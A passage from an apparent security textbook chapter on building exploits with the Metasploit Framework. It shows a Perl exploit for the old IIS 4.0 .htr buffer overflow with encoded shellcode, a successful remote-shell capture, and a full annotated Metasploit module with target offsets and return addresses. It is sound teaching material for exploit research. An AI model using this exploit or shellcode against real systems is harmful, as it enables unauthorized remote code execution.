33 "\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x57".
34 "\x47\x35\x4f\x4f\x48\x4d\x45\x35\x4f\x4f\x42\x4d\x48\x46\x4c\x46".
35 "\x46\x56\x48\x56\x4a\x46\x43\x36\x4d\x56\x49\x38\x45\x4e\x4c\x46".
36 "\x42\x55\x49\x55\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x46\x46\x34".
37 "\x49\x48\x44\x4e\x41\x53\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x44".
38 "\x4d\x32\x50\x4f\x44\x44\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x33".
39 "\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x56\x44\x37\x50\x4f\x43\x4b\x48\x51".
40 "\x4f\x4f\x45\x57\x46\x44\x4f\x4f\x48\x4d\x4b\x35\x47\x35\x44\x55".
41 "\x41\x55\x41\x35\x41\x55\x4c\x56\x41\x30\x41\x45\x41\x55\x45\x55".
42 "\x41\x35\x4f\x4f\x42\x4d\x4a\x46\x4d\x4a\x49\x4d\x45\x30\x50\x4c".
43 "\x43\x35\x4f\x4f\x48\x4d\x4c\x36\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f".
44 "\x42\x4d\x4b\x38\x47\x45\x4e\x4f\x43\x48\x46\x4c\x46\x56\x4f\x4f".
45 "\x48\x4d\x44\x35\x4f\x4f\x42\x4d\x4a\x56\x42\x4f\x4c\x58\x46\x30".
46 "\x4f\x35\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a";
47
48 $string = "GET /";
49 $string .= "A" x 589;
50 $string .= "\x85\x63\xf7\x77";
51 $string .= $payload;
52 $string .=".htr HTTP/1.0\r\n\r\n";
53
54 open(NC, "|nc.exe 192.168.119.136 80");
55 print NC $string;
56 close(NC);
```


Lines 1 to 46 set the *$payload* variable equal to the encoded payload. Lines 48 and 52 set the HTTP protocol and htr file extension requirements, and line 49 pads the offset to the return address. The return address is added on line 50, and then the payload is appended to the attack string in line 51. Lines 54 through 56 contain the code to handle the network communication. Our complete attack string is displayed in Figure 12.41.

Figure 12.41 The Final Attack String


589 bytes of padding
4 bytes overwriting saved return address
717 byes of decoder and encoded payload

From the command line, we can test the exploit against our target machine. We see our results in Figure 12.42.

Figure 12.42 Successfully Exploiting MS Windows NT4 SP5 Running IIS 4.0



```
Administrator@nothingbutfat ~/framework
$ perl iis4htr.pl &
[1] 912

Administrator@nothingbutfat ~/framework
$ telnet 192.168.119.136 31337
Trying 192.168.119.136...
Connected to 192.168.119.136.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>_
```

In the first line, we run the exploit in the background. To test if our exploit was successful, we attempt to initiate a connection to the remote machine on port 31337, the listening port specified in the generation process. We see that our connection is accepted and a shell on the remote machine is returned to us. Success!

Integrating Exploits into the Framework

Now that we have successfully built our exploit, we can explore how to integrate it into the Metasploit Framework. Writing an exploit module for the framework has many advantages over writing a stand-alone exploit. When integrated, the exploit can take advantage of features such as dynamic payload creation and encoding, nop generation, simple socket interfaces, and automatic payload handling. The modular payload, encoder, and nop system make it possible to improve an exploit without modifying any of the exploit code, and they also make it easy to keep the exploit current. Metasploit provides a simple socket API which handles basic TCP and UDP socket communications in addition to transparently managing both SSL and proxies. As seen in Figure 12.9, the automatic payload handling deals with all payload connections without the need to use any external programs or to write any additional code. Finally, the framework provides a clear, standardized interface that makes using and sharing exploit easier than ever before. Because of all these factors, exploit developers are now quickly moving towards framework-based exploit development.

Understanding the Framework

The Metasploit Framework is written entirely in object-oriented Perl. All code in the engine and base libraries is class-based, and every exploit module in the framework is also class-based. This means that developing an exploit for the framework requires writing a class; this class must conform to the API expected by the Metasploit engine. Before delving into the exploit class specification, an exploit developer should gain an understanding of how the engine drives the exploitation process; therefore, we take an under-the-hood look at the engine-exploit interaction through each stage of the exploitation process.

The first stage in the exploitation process is the selection of an exploit. An exploit is selected with the *use* command, which causes the engine to instantiate an object based on the exploit class. The instantiation process links the engine and the exploit to one another through the framework environment, and also causes the object to make two important data structures available to the engine.

The two data structures are the *%info* and *%advanced* structures, which can be queried by either the user to see available options or by the engine to guide it through the exploitation process. When the user decides to query the exploit to determine required options with the *info* command, the information will be extracted from the *%info* and *%advanced* data structures. The engine can also use the object information to make decisions. When the user requests a listing of the available payloads with the *show payloads* command, the engine will read in architecture and operating system information from *%info,* so only compatible payloads are displayed to the user. This is why in

Figure 12.9 only a handful of the many available payloads were displayed when the user executed the *show payloads* command.

As stated earlier, data is passed between the Metasploit engine and the exploit via environment variables, so whenever a user executes the *set* command, a variable value is set that can be read by either the engine or the exploit. Again in Figure 12.9, the user sets the *PAYLOAD* environment variable equal to win32_bind; the engine later reads in this value to determine which payload to generate for the exploit. Next, the user sets all necessary options, after which the exploit command is executed.

The exploit command initiates the exploitation process, which consists of a number of substages. First, the payload is generated based on the *PAYLOAD* environment variable. Then, the default encoder is used to encode the payload to avoid bad characters; if the default encoder is not successful in encoding the payload based on bad character and size constraints, another encoder will be used. The *Encoder* environment variable can be set on the command-line to specify a default encoder, and the *EncoderDontFallThrough* variable can be set to 1 if the user only wishes the default encoder to be attempted.

After the encoding stage, the default nop generator is selected based on target exploit architecture. The default nop generator can be changed by setting the *Nop* environment variable to the name of the desired module.

Setting *NopDontFallThrough* to 1 instructs the engine not to attempt additional nop generators if the default does not work, and *RandomNops* can be set to 1 if the user wants the engine to try and randomize the nop sled for x86 exploits. *RandomNops* is enabled by default. For a more complete list of environment variables, check out the documentation on the Metasploit Web site.

In both the encoding and nop generation process, the engine avoids the bad characters by drawing up on the information in the *%info* hash data structure. After the payload is generated, encoded, and appended to a nop sled, the engine calls the exploit() function from the exploit module.

The exploit() function retrieves environment variables to help construct the attack string. It will also call upon various libraries provided by Metasploit such as Pex. After the attack string is constructed, the socket libraries can be used to initiate a connection to the remote host and the attack string can be sent to exploit the vulnerable host.

Analyzing an Existing Exploit Module

Knowing how the engine works will help an exploit developer better understand the structure of the exploit class. Because every exploit in the framework must be built around approximately the same structure, a developer need only understand and modify one of the existing exploits to create a new exploit module (see Example 12.7).

Example 12.7 Metasploit Module

```
package Msf::Exploit::iis40_htr;
use base "Msf::Exploit";
use strict;
use Pex::Text;
```

Line 57 declares all the following code to be part of the iis40_htr namespace. Line 58 sets the base package to be the Msf::Exploit module, so the iis40_htr module inherits the properties and functions of the Msf::Exploit parent class. The strict directive is used in line 59 to restrict potentially unsafe language constructs such as the use of variables that have not previously been declared. The methods of the Pex::Text class are made available to our code in line 60. Usually, an exploit developer just changes the name of the package on line 1 and will not need to include any other packages or specify any other directives.

```
61  my $advanced = { };
```

Metasploit stores all of the exploit specific data within the *%info* and *%advanced* hash data structures in each exploit module. In line 61, we see that the advanced hash is empty, but if advanced options are available, they would be inserted as keys-value pairs into the hash.

```
62  my $info =
63  {
64       'Name'  => 'IIS 4.0 .HTR Buffer Overflow',
65       'Version'  => '$Revision: 1.4 $',
66       'Authors' => [ 'Stinko', ],
67       'Arch'  => [ 'x86' ],
68       'OS'     => [ 'win32' ],
69       'Priv'  => 1,
```

The *%info* hash begins with the name of the exploit on line 64 and the exploit version on line 65. The authors are specified in an array on line 66. Lines 67 and 68 contain arrays with the target architectures and operating systems, respectively. Line 69 contains the *Priv* key, a flag that signals whether or not successful exploitation results in administrative privileges.

```
70       'UserOpts'  => {
71                           'RHOST' => [1, 'ADDR', 'The target address'],
72                           'RPORT' => [1, 'PORT', 'The target port', 80],
73                           'SSL'   => [0, 'BOOL', 'Use SSL'],
74                      },
```

Also contained within the *%info* hash are the *UserOpts* values. *UserOpts* contains a subhash whose values are the environment variables that can be set by the user on the command line. Each key value under *UserOpts* refers to a four-element array. The first element is a flag that indicates whether or not the environment variable must be set before exploitation can occur. The second element is a Metasploit-specific data type that is used when the environment variables are checked to be in the right format. The third element describes the environment variable, and the optionally specified fourth element is a default value for the variable.

Using the *RHOST* key as an example, we see that it must be set before the exploit will execute. The *ADDR* data-type specifies that the *RHOST* variable must be either an IP address or a fully qualified domain name.

If value of the variable is checked and it does not meet the format requirements, the exploit will return an error message. The description states that the environment variable should contain the target address, and there is no default value.

```
75      'Payload' => {
76                      'Space'  => 820,
77                      'MaxNops' => 0,
78                      'MinNops' => 0,
79                      'BadChars'  =>
80                         join("", map { $_=chr($_) } (0x00 .. 0x2f)).
81                         join("", map { $_=chr($_) } (0x3a .. 0x40)).
82                         join("", map { $_=chr($_) } (0x5b .. 0x60)).
83                         join("", map { $_=chr($_) } (0x7b .. 0xff)),
84                      },
```

The *Payload* key is also a subhash of *%info* and contains specific information about the payload. The payload space on line 75 is first used by the engine as a filter to determine what payloads are available to an exploit. Later, it is reused to check against the size of the encoded payload. If the payload does not meet the space requirements, the engine attempts to use another encoder; this will continue until no more compatible encoders are available and the exploit fails.

On lines 77 and 78, *MaxNops* and *MinNops* are optionally used to specify the maximum and minimum number of bytes to use for the nop sled. *MinNops* is useful when you need to guarantee a nop sled of a certain size before the encoded payload. *MaxNops* is mostly used in conjunction with *MinNops* when both are set to 0 to disable nop sled generation.

The *BadChars* key on line 79 contains the string of characters to be avoided by the encoder. In the preceding example, the payload must fit within 820 bytes, and it is set not to have any nop sled because we know that the IIS4.0 shared library trampoline technique doesn't require a nop sled. The bad characters have been set to all non-alphanumeric characters.

```
85      'Description'  => Pex::Text::Freeform(qq{
86          This exploits a buffer overflow in the ISAPI ISM.DLL used
87          to process HTR scripting in IIS 4.0. This module works against
88          Windows NT 4 Service Packs  3, 4, and 5. The server will continue
89          to process requests until the payload being executed has exited.
90          If you've set EXITFUNC to 'seh', the server will continue processing
91          requests, but you will have trouble terminating a bind shell. If you
92          set EXITFUNC to thread, the server will crash upon exit of the bind
93          shell. The payload is alpha-numerically encoded without a NOP sled
94          because otherwise the data gets mangled by the filters.
95      }),
```

Description information is placed under the *Description* key. The Pex::Text::Freeform() function formats the description to display correctly when the info command is run from msfconsole.

```
96      'Refs'  =>  [
97                          ['OSVDB', 3325],
98                          ['BID', 307],
99                          ['CVE', '1999-0874'],
100                         ['URL',
'http://www.eeye.com/html/research/advisories/AD19990608.html'],
101                     ],
```

The *Refs* key contains an array of arrays, and each subarray contains two fields. The first field is the information source key and the second field is the unique identifier. On line 98, BID stands for Bugtraq ID, and 307 is the unique identifier. When the *info* command is run, the engine will translate line 98 into the URL www.securityfocus.com/bid/307.

```
102     'DefaultTarget' => 0,
103     'Targets' => [
104                      ['Windows NT4 SP3', 593, 0x77f81a4d],
105                     ['Windows NT4 SP4', 593, 0x77f7635d],
106                     ['Windows NT4 SP5', 589, 0x77f76385],
107                   ],
```

The *Targets* key points to an array of arrays; each subarray consists of three fields. The first field is a description of the target, the second field specifies the offset, and the third field specifies the return address to be used. The array on line 106 tells us that the offset to the return address 0x77F76385 is 589 bytes on Windows NT4 Service Pack 5.

The targeting array is actually one of the great strengths of the framework because it allows the same exploit to attack multiple targets without modifying any code at all. The user simply has to select a different target by setting the *TARGET* environment variable. The value of the *DefaultTarget* key is an index into the Targets array, and line 102 shows the key being set to 0, the first element in the Targets array. This means that the default target is Windows NT4 SP3.

```
108     'Keys' => ['iis'],
109 };
```

The last key in the *%info* structure is the *Keys* key. *Keys* points to an array of keywords that are associated with the exploit. These keywords are used by the engine for filtering purposes.

```
110 sub new {
111   my $class = shift;
112   my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
113   return($self);
114 }
```

The new() function is the class constructor method. It is responsible for creating a new object and passing the *%info* and *%advanced* data structures to the object. Except for unique situations, new() will usually not be modified.

```
115 sub Exploit
116 {
117     my $self = shift;
118     my $target_host = $self->GetVar('RHOST');
119     my $target_port = $self->GetVar('RPORT');
120     my $target_idx  = $self->GetVar('TARGET');
121     my $shellcode   = $self->GetVar('EncodedPayload')->Payload;
```

The exploit() function is the main area where the exploit is constructed and executed.

Line 117 shows how exploit() retrieves an object reference to itself. This reference is immediately used in the next line to access the *GetVar()* method. The *GetVar()* method retrieves an environment variable, in this case, *RHOST.* Lines 118 to 120 retrieve the values of *RHOST, RPORT,* and *TARGET,* which correspond to the remote host, the remote part, and the index into the targeting array on line 103. As we discussed earlier, exploit() is called only after the payload has been successfully generated. Data is passed between the engine and the exploit via environment variables, so the *GetVar()* method is called to retrieve the payload from the *EncodedPayload* variable and place it into *$shell-code.*

```
122     my $target = $self->Targets->[$target_idx];
```

The $target_idx value from line 120 is used as the index into the Target array. The *$target* variable contains a reference to the array with targeting information.


```
123     my $attackstring = ("X" x $target->[1]);
124     $attackstring .= pack("V", $target->[2]);
125     $attackstring .= $shellcode;
```

Starting on line 123, we begin to construct the attack string by creating a padding of X characters. The length of the padding is determined by the second element of the array pointed to by *$target*. The *$target* variable was set on line 122, which refers back to the *Targets* key on line 103. Essentially, the offset value is pulled from one of the *Target* key subarrays and used to determine the size of the padding string. Line 124 takes the return address from one of the subarrays of the *Target* key and converts it to little-endian format before appending it to the attack string. Line 125 appends the generated payload that was retrieved from the environment earlier on line 121.

```
126     my $request = "GET /" . $attackstring . ".htr HTTP/1.0\r\n\r\n";
```

In line 126, the attack string is surrounded by the HTTP protocol and htr file extension. Now the *$request* variable looks like Figure 12.43.

Figure 12.43 The $request Attack String



```
127    $self->PrintLine(sprintf ("[*] Trying ".$target->[0]." using call eax at 0x%.8x...",
       $target->[2]));
```

Now that the attack string has been completely constructed, the exploit informs the user that the engine is about to deploy the exploit.

```
128     my $s = Msf::Socket::Tcp->new
129     (
130         'PeerAddr'   => $target_host,
131         'PeerPort'   => $target_port,
132         'LocalPort'  => $self->GetVar('CPORT'),
133         'SSL'        => $self->GetVar('SSL'),
134     );
135     if ($s->IsError) {
136       $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
137       return;
138     }
```

Lines 128 to 134 create a new TCP socket using the environment variables and passing them to the socket API provided by Metasploit.

```
139      $s->Send($request);
140      $s->Close();
141      return;
142 }
```

The final lines in the exploit send the attack string before closing the socket and returning. At this point, the engine begins looping and attempts to handle any connections required by the payload. When a connection is established, the built-in handler executes and returns the result to the user as seen earlier in Figure 12.9.

Overwriting Methods

In the previous section, we discussed how the payload was generated, encoded, and appended to a nop sled before the exploit() function was called. However, we did not discuss the ability for an exploit developer to override certain functions within the engine that allow more dynamic control of the payload compared to simply setting hash values. These functions are located in the Msf::Exploit class and normally just return the values from the hashes, but they can be overridden and modified to meet custom payload generation requirements.

For example, in line 21 we specified the maximum number of nops by setting the *$info->{'Payload'}->{'MaxNops'}* key. If the attack string were to require a varying number of nops depending on the target platform, we could override the PayloadMaxNops() function to return varying values of the *MaxNops* key based on the target. Table 12.2 lists the methods that can be overridden.

Table 12.2 Methods that Can Be Overridden

Method	Description	Equivalent Hash Value
PayloadPrependEncoder	Places data after the nop sled and before the decoder.	$info->{'Payload'}->{'PrependEncoder'}
PayloadPrepend	Places data before the payload prior to the encoding process.	$info->{'Payload'}->{'Prepend'}
PayloadAppend	Places data after the payload prior to the encoding process.	$info->{'Payload'}->{'Append'}
PayloadSpace	Limits the total size of the combined nop sled, decoder, and encoded payload. The nop sled will be sized to fill up all available space.	$info->{'Payload'}->{'Space'}
PayloadSpaceBadChars	Sets the bad characters to be avoided by the encoder.	$info->{'Payload'}->{'BadChars'}

Continued

Table 12.2 Methods that Can Be Overridden

Method	Description	Equivalent Hash Value
PayloadMinNops	Sets the minimum size of the nop sled.	$info->{'Payload'}->{'MinNops}
PayloadMaxNops	Sets the maximum size of the nop sled.	$info->{'Payload'}->{'MaxNops}
NopSaveRegs	Sets the registers to be avoided in the nop sled.	$info->{'Nop'}->{'SaveRegs'}

Although this type of function overriding is rarely necessary, knowing that it exists may come in handy at some point.

Summary

Developing reliable exploits requires a diverse set of skills and a depth of knowledge that simply cannot be gained by reading through an ever-increasing number of meaningless whitepapers. The initiative must be taken by the reader to close the gap between theory and practice by developing a working exploit. The Metasploit project provides a suite of tools that can be leveraged to significantly reduce the overall difficulty of the exploit development process, and at the end of the process, the exploit developer will not only have written a working exploit but also gained a better understanding of the complexities of vulnerability exploitation.

Solutions Fast Track

Using the Metasploit Framework

☑ The Metasploit Framework has three interfaces: msfcli, a single command-line interface; msfweb, a Web-based interface; and msfconsole, an interactive shell interface.

☑ The msfconsole is the most powerful of the three interfaces. To get help at any time with msfconsole, enter the *?* or *help* command. The most useful commonly used commands are *show, set, info, use,* and *exploit.*

☑ After selecting the exploit and setting the exploit options, the payload must be selected and the payload options must be set.

Exploit Development with Metasploit

☑ The basic steps to develop a buffer overflow exploit are determining the attack vector, finding the offset, selecting a control vector, finding and using a return address, determining bad characters and size limitations, using a nop sled, choosing a payload and encoder, and testing the exploit.

☑ The PatternCreate() and patternOffset.pl tools can help speed up the offset discovery phase.

☑ The Metasploit Opcode Database, msfpescan, or msfelfscan can be used to find working return addresses.

☑ Exploits integrated in the Metasploit Framework can take advantage of sophisticated nop generation tools.

☑ Using Metasploit's online payload generation and encoding or the msfpayload and msfencode tools, the selection, generation, and encoding of a payload can be done automatically.

Integrating Exploits into the Framework

☑ All exploit modules are built around approximately the same template, so integrating an exploit is as easy as modifying an already existing module.

☑ Environment variables are the means by which the framework engine and each exploit pass data between one another; they can also be used to control engine behavior.

☑ The *%info* and *%advanced* hash data structures contain all the exploit, targeting, and payload details. The exploit() function creates and sends the attack string.

Links to Sites

- **www.metasploit.com** The home of the Metasploit Project.
- **www.nologin.org** A site that contains many excellent technical papers by skape about Metasploit's Meterpreter, remote library injection, and Windows shellcode.
- **www.immunitysec.com** Immunity Security produces the commercial penetration testing tool Canvas.
- **www.corest.com** Core Security Technologies develops the commercial automated penetration testing engine Core IMPACT.
- **www.eeye.com** An excellent site for detailed Microsoft Windows–specific vulnerability and exploitation research advisories.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: Do I need to know how to write shellcode to develop exploits with Metasploit?

A: No. Through either the msfweb interface or msfpayload and msfencode, an exploit developer can completely avoid having to deal with shellcode besides cutting and pasting it into the exploit. If an exploit is developed within the Framework, the exploit developer may never even see the payload.

Q: Do I have to use an encoder on my payload?

A: No. As long as you avoid the bad characters, you can send over any payload without encoding it. The encoders are there primarily to generate payloads that avoid bad characters.

Q: Do I have to use the nop generator when integrating an exploit into the framework?

A: No. You can set the *MaxNops* and *MinNops* keys to 0 under the *Payload* key, which is under the *%info* hash. This will prevent the framework from automatically appending any nops to your exploit. Alternatively, you can overwrite the PayloadMaxNops and PayloadMinNops functions not to return any nops.

Q: I've found the correct offset, discovered a working return address, determined the bad character and size limitations, and successfully generated and encoded my payload. For some reason, the debugger catches the process when it halts execution partway through my payload. I don't know what's happening, but it appears as though my payload is being mangled. I thought I had figured out all the bad characters.

A: Most likely what is happening is that a function is being called that modifies stack memory in the same location as your payload. This function is being called after the attack string is placed on the stack, but before your return address is popped into EIP. Consequently, the function will always execute, and there's nothing you can do about it. Instead, avoid the memory locations where the payload is being mangled by changing control vectors. Alternatively, write custom shellcode that jumps over these areas using the same technique described in the Space Trickery sidebar. In most cases, when determining size limitations, close examination of the memory window will alert you to any areas that are being modified by a function.

Q: Whenever I try to determine the offset by sending over a large buffer of strings, the debugger always halts too early claiming something about an invalid memory address.

A: Chances are a function is reading a value from the stack, assuming that it should be a valid memory address, and attempting to dereference it. Examination of the disassembly window should lead you to the instruction causing the error, and combined with the memory window, the offending bytes can be patched in the attack string to point to a valid address location.

Q: To test if my return address actually takes me to my payload, I have sent over a bunch of "a" characters as my payload. I figure that EIP should land on a bunch of "a" characters and since "a" is not a valid assembly instruction, it will cause the execution to stop. In this way, I can verify that EIP landed in my payload. Yet this is not working. When the process halts, the entire process environment is not what I expected.

A: The error is in assuming that sending a bunch of "a" characters would cause the processor to fault on an invalid instruction. Filling the return address with four "a" characters might work because 0x61616161 may be an invalid memory address, but on a 32-bit x86 processor, the "a" character is 0x61, which gets interpreted as the single-byte opcode for POPAD. The POPAD instruction successively pops 32-bit values from the stack into the following registers EDI, ESI, EBP, nothing (ESP placeholder), EBX, EDX, ECX, and EAX. When EIP reaches the "a" buffer, it will interpret the "a" letter as POPAD. This will cause the stack to be popped multiple times, and cause the process environment to change completely. This includes EIP stopping where you do not expect it to stop. A better way to ensure that your payload is being hit correctly is to create a fake payload that consists of 0xCC bytes. This instruction will not be misinterpreted as anything but the INT3 debugging breakpoint instruction.